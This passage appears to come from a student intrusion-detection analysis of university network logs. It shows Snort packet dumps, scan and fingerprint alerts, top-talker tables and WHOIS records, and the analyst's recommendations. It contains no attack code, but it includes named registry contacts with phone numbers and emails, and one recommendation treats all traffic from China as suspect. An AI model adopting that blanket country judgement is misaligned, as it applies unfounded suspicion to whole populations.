06/13-18:18:59.662527 64.4.124.151:3193 -> MY.NET.88.165:1269
TCP TTL:113 TOS:0x0 ID:15215  DF
*1SF**** Seq: 0x163141D8   Ack: 0x7D8D7EAC   Win: 0x5010
0C 79 04 F5 16 31 41 D8 7D 8D 7E AC 00 83 50 10  .y...1A.}.~...P.
78 30 9D E1 00 00 C7 DE 40 04 C4 CE 52 1C DE 7D  x0......@...R..}
D0 01                                            ..

06/13-18:36:41.669086 64.4.124.151:3193 -> MY.NET.88.165:1269
TCP TTL:113 TOS:0x0 ID:37288  DF
21**RP*U Seq: 0x1ADFD1D8   Ack: 0x927D90   Win: 0x5010
TCP Options => EOL EOL
```

Alert Logged for above OOS events

```
06/13-16:59:20.083032  [**] SCAN FIN [**] 64.4.124.151:3193 ->
MY.NET.88.165:1269
06/13-16:59:20.083032  [**] SCAN FIN [**] 64.4.124.151:3193 ->
MY.NET.88.165:1269
06/13-17:15:55.989083  [**] Null scan! [**] 64.4.124.151:3193 ->
MY.NET.88.165:1269
06/13-17:15:55.989083  [**] Null scan! [**] 64.4.124.151:3193 ->
MY.NET.88.165:1269
```

Portscan Logged for Above OOS events

```
Jun 13 16:49:27 64.4.124.151:3193 -> MY.NET.88.165:1269 UNKNOWN 1**APR**
RESERVEDBITS
Jun 13 16:59:20 64.4.124.151:3193 -> MY.NET.88.165:1269 FIN *******F
Jun 13 17:06:49 64.4.124.151:0 -> MY.NET.88.165:3193 NOACK ****PR**
Jun 13 17:08:47 64.4.124.151:3193 -> MY.NET.88.165:1269 INVALIDACK 1*UAPR**
RESERVEDBITS
```

MY.NET.5.96 – logged events

OOS Logged

```
06/11-21:30:35.373910 68.80.114.202:1250 -> MY.NET.5.96:80
TCP TTL:108 TOS:0x0 ID:12297  DF
21SF*P*U Seq: 0x5B3064   Ack: 0x2169   Win: 0x5010
TCP Options => EOL EOL EOL EOL EOL EOL SackOK

06/12-23:01:09.737349 68.50.107.141:1129 -> MY.NET.5.96:80
TCP TTL:47 TOS:0x0 ID:35588  DF
**SFRPA* Seq: 0x1A   Ack: 0xA112BB9A   Win: 0x5010
36 1F 50 10 B5 B8 2B 08 00 00 00 00 00 00        6.P...+.......

06/14-07:43:16.003243 195.101.94.208:1385 -> MY.NET.5.96:80
TCP TTL:47 TOS:0x0 ID:48720  DF
```

```
21S***** Seq: 0x6707565C   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 208463884 0 EOL EOL EOL EOL
```

Alert Logged for above OOS events

```
06/11-21:33:32.256276  [**] spp_portscan: PORTSCAN DETECTED from 68.80.114.202
(STEALTH) [**]
06/12-23:01:24.303451  [**] spp_portscan: PORTSCAN DETECTED from 68.50.107.141
(STEALTH) [**]
06/14-07:41:16.832513  [**] Queso fingerprint [**] 195.101.94.208:1385 ->
MY.NET.5.96:80
```

Portscan Logged for Above OOS events

```
Jun 11 21:28:21 68.80.114.202:134 -> MY.NET.5.96:1244 NOACK 1***PRS*
RESERVEDBITS

Jun 12 22:59:10 68.50.107.141:1132 -> MY.NET.5.96:80 SYN ******S*
Jun 12 22:59:10 68.50.107.141:1129 -> MY.NET.5.96:80 INVALIDACK ***APRSF
Jun 14 07:41:16 195.101.94.208:1385 -> MY.NET.5.96:80 SYN 12****S* RESERVEDBITS
```

MY.NET.150.83 – logged events

OOS Logged

```
06/12-02:43:06.553392 62.99.143.178:59781 -> MY.NET.150.83:80
TCP TTL:47 TOS:0x0 ID:28849  DF
21S***** Seq: 0x82D3E70E   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 377001919 0 EOL EOL EOL EOL

06/12-09:46:29.785124 62.99.143.179:42643 -> MY.NET.150.83:80
TCP TTL:47 TOS:0x0 ID:43879  DF
21S***** Seq: 0xC01528DD   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 49775546 0 EOL EOL EOL EOL

06/14-07:28:33.002101 195.101.94.208:1107 -> MY.NET.150.83:80
TCP TTL:47 TOS:0x0 ID:61076  DF
21S***** Seq: 0x2ED661B0   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 208375588 0 EOL EOL EOL EO
```

Alert Logged for above OOS events

```
06/12-02:41:07.583635  [**] Queso fingerprint [**] 62.99.143.178:59781 ->
MY.NET.150.83:80
06/12-09:44:30.790049  [**] Queso fingerprint [**] 62.99.143.179:42643 ->
MY.NET.150.83:80
06/14-07:26:33.832287  [**] Queso fingerprint [**] 195.101.94.208:1107 ->
MY.NET.150.83:80
```

Portscan Logged for Above OOS events

```
Jun 12 02:41:07 62.99.143.178:59781 -> MY.NET.150.83:80 SYN 12****S* RESERVEDBITS
Jun 12 09:44:30 62.99.143.179:42643 -> MY.NET.150.83:80 SYN 12****S* RESERVEDBITS
Jun 14 07:26:33 195.101.94.208:1107 -> MY.NET.150.83:80 SYN 12****S* RESERVEDBITS
```

MY.NET.5.95 – logged events

OOS Logged

```
06/12-17:17:49.919492 195.101.94.208:2102 -> MY.NET.5.95:80
TCP TTL:47 TOS:0x0 ID:69  DF
21S***** Seq: 0x64F9D945   Ack: 0x0   Win: 0x16D0
```

```
TCP Options => MSS: 1460 SackOK TS: 194631936 0 EOL EOL EOL EOL

06/14-03:26:59.191077 195.101.94.208:2033 -> MY.NET.5.95:80
TCP TTL:47 TOS:0x0 ID:9503  DF
21S***** Seq: 0x9F7E54DA   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 206926277 0 EOL EOL EOL EOL
```


Alert Logged for above OOS events

```
06/12-17:15:50.893910  [**] Queso fingerprint [**] 195.101.94.208:2102 ->
MY.NET.5.95:80
06/14-03:25:00.039621  [**] Queso fingerprint [**] 195.101.94.208:2033 ->
MY.NET.5.95:80
```

Portscan Logged for above OOS events

```
Jun 12 17:15:50 195.101.94.208:2102 -> MY.NET.5.95:80 SYN 12****S* RESERVEDBITS
Jun 14 03:25:00 195.101.94.208:2033 -> MY.NET.5.95:80 SYN 12****S* RESERVEDBITS
```

Link Graph For OOS Data (explanation at beginning)



Top 10 Talkers

The criteria for the Top 10 Talker chart will be based on the total number of unique attacks (events) logged. The chart will include the corresponding destination hosts and the type of attack (event) logged.

Source	Destination	Attack	# Attacks to Dst Host
MY.NET.151.90	138.121.55.8	Possible IRC Access	7814
202.102.249.118	MY.NET.88.140	MISC Large UDP Packet	5810
MY.NET.88.203	MY.NET.150.195	SNMP Public Access	4137
MY.NET.153.136	211.210.13.212	IIS Unicode attack detected	3300
12.151.57.37	MY.NET.88.245	AFS - Off-campus activity	2129
212.179.40.132	MY.NET.88.162	Watchlist 000220 IL-ISDNNET-990517	2038
MY.NET.153.157	209.10.239.135	CGI Null Byte attack detected	1749
MY.NET.11.6	MY.NET.152.172	SMB Name Wildcard	742
MY.NET.152.172	MY.NET.11.6	ICMP Echo Request L3retriever Ping	737
MY.NET.153.165	192.151.52.111	CGI Null Byte attack detected	440

- Whatever the criteria for the Watchlist 000220 is, it is surely warranted, as there is a lot of traffic from 212.179.40.132. I recommend investigating type of traffic from this IP further and possibly blocking the NETBLOCK of the offending host at the router.

- I would closely monitor traffic from 202.102.249.118. The source of these events is China. Any and all events originating from this country should warrant further scrutiny as there is typically a lot of malicious activity seen from China. Further investigation of the packet payload will help in identifying the type of activity this actually is. If traffic is deemed legitimate, the analysts might want to increase the threshold size for UDP packets on the IDS, as to reduce false positives.

- MY.NET.153.157 and MY.NET.153.165 warrant further investigation into the true nature of the CGI Null Byte attacks. If the http decoding routine finds a %00 in an http request, it will alert with the CGI Null Byte message. Sometimes you may see false positives with sites that use cookies with url-encoded binary data. (http://marc.theaimsgroup.com/?l=snort-users&m=97477520701198&w=2)

Top 10 attacks from one host to any with same method

A criterion for this graph is a listing of the total number of one particular attack from any one host. These attacks can be directed at any number of destinations.

# of Attacks	Source	Type of Attack
21293	lib023pc-03.MY.NET	INFO Possible IRC Access
11287	dc2.ad.MY.NET	SMB Name Wildcard
9869	libstkpc32.libpub.MY.NET	IIS Unicode attack detected
9578	kryten.ucs.MY.NET	SNMP public access
9376	dc1.ad.MY.NET	SMB Name Wildcard
8234	lib-88-181.pooled.MY.NET	SNMP public access
5810	202.102.249.118	MISC Large UDP Packet
4682	lib150pc-03.lib.MY.NET	IIS Unicode attack detected

# of Attacks	Source	Type of Attack
4137	lib-88-203.pooled.MY.NET	SNMP public access
4104	lib-88-159.pooled.MY.NET	SNMP public access

- I would closely monitor traffic from libstkpc32.libpub.MY.NET and lib150pc-03.lib.MY.NET. Though most of the IIS Unicode attack events were destined to web-based mail sites, all events of this nature warrant further investigation, as these events can be both legitimate and malicious. Inspection of the packet payload will help to identify which particular type is being seen.

- 202.102.249.118 – see comments above under previous chart

Top 10 number of attacks to one certain host

A criterion for this graph is a listing of the total number of one particular attack to any one host. These attacks can originate from any number of hosts.

# of Attacks	Destination	Type of Attack
25592	lib256printer.lib.MY.NET	SNMP public access
11141	dc2.ad.MY.NET	ICMP Echo Request L3retriever Ping
11086	dc2.ad.MY.NET	SMB Name Wildcard
9248	dc1.ad.MY.NET	ICMP Echo Request L3retriever Ping
9221	dc1.ad.MY.NET	SMB Name Wildcard
7814	unf.unf.unf.u.nf	INFO Possible IRC Access
7459	66.62.70.248	INFO Possible IRC Access
6650	64.246.34.181	INFO Possible IRC Access
5810	lib-88-140.pooled.MY.NET	MISC Large UDP Packet
4530	lib128hp4050n-01.lib.MY.NET	SNMP public access

- I would consider disabling SNMP on the printers to cut down on network noise

- lib-88-140.pooled.MY.NET warrants further investigation as to the nature of the Large UDP packets

External Source Addresses

1. 138.121.55.8 [unf.unf.unf.u.nf] – Selected as this was the top destination of the five day analysis

OrgName: Paradoxi Internet Services
OrgID: PARX

NetRange: 138.121.44.0 - 138.121.59.255
CIDR: 138.121.44.0/22, 138.121.48.0/21, 138.121.56.0/22
NetName: PARADOXI-02
NetHandle: NET-138-121-44-0-1
Parent: NET-138-121-0-0-1
NetType: Reallocated
NameServer: NS3.PARADOXI.NET
NameServer: NS4.PARADOXI.NET
Comment:
RegDate: 2002-07-30
Updated: 2002-07-30

TechHandle: MR1365-ARIN
TechName: Ruddell, Michael
TechPhone: +1-817-579-5847
TechEmail: protomanxi@paradoxi.net

2. 211.210.13.212 [no reverse DNS available] – Selected because of top destination for IIS Unicode Attack event

inetnum: 211.206.0.0 - 211.211.255.255
netname: HANANET
descr: Hanaro Telecom, Inc.
country: KR
admin-c: IS37-AP
tech-c: SH243-AP
remarks: **********
remarks: Allocated to KRNIC Member.
remarks: If you would like to find assignment
remarks: information in detail please refer to
remarks: the KRNIC Whois Database at:
remarks: http://whois.nic.or.kr/english/index.html
remarks: **********
mnt-by: MNT-KRNIC-AP
mnt-lower: MNT-KRNIC-AP
changed: hostmaster@apnic.net 20001228
changed: hostmaster@apnic.net 20010627
status: ALLOCATED PORTABLE
source: APNIC

3. 212.179.40.132 [station-131.gadot.org.il] – Selected due to top source on Watchlist

inetnum: 212.179.40.128 - 212.179.40.255
netname: KIBBUTZ-GADOT
descr: KIBBUTZ-GADOT-LAN
country: IL
admin-c: ZV140-RIPE
tech-c: NP469-RIPE
status: ASSIGNED PA
notify: hostmaster@isdn.net.il
mnt-by: RIPE-NCC-NONE-MNT
changed: hostmaster@isdn.net.il 20001015
source: RIPE

4. 64.4.12.158 [msgr-sb9.msgr.hotmail.com] – Selected because of the many MSN Messenger events

OrgName: MS Hotmail
OrgID: MSHOTM

NetRange: 64.4.0.0 - 64.4.63.255
CIDR: 64.4.0.0/18
NetName: HOTMAIL
NetHandle: NET-64-4-0-0-1
Parent: NET-64-0-0-0-0
NetType: Direct Assignment
NameServer: NS1.HOTMAIL.COM
NameServer: NS3.HOTMAIL.COM

NameServer: NS2.HOTMAIL.COM
NameServer: NS4.HOTMAIL.COM
Comment:
RegDate: 1999-11-24
Updated: 2002-07-15

TechHandle: MM520-ARIN
TechName: Myers, Michael
TechPhone: +1-650-693-7072
TechEmail: icon@hotmail.com

5. 65.69.223.128 [adsl-65-69-223-128.dsl.hstntx.swbell.net] – Selected due to source for Null Scan events

CustName: PPPoX Pool - HSTNTXRBACK11
Address: 1701 Alma Dr Plano, TX 75075
Country: US
Comment:
RegDate: 2001-06-01
Updated: 2001-06-01

NetRange: 65.69.220.0 - 65.69.223.255
CIDR: 65.69.220.0/22
NetName: SBCIS-10161-144845
NetHandle: NET-65-69-220-0-1
Parent: NET-65-64-0-0-1
NetType: Reassigned
Comment:
RegDate: 2001-06-01
Updated: 2001-06-01

Additional References

(References in addition to those from Assignment 1)

VBS.Network Worm. Symantec. Online at http://securityresponse.symantec.com/avcenter/venc/data/vbs.network.html

IATS Computing Knowledge Base, How Does WINS Work?. Online at https://iats.missouri.edu/iats/servlet/knowledgebase/article/20531

SecurityFocus BugTraq. Online at http://online.securityfocus.com/bid/4028

MSN Messenger Hijacking, Tom Gilder, Thor Larholm. Online at http://tom.me.uk/msn/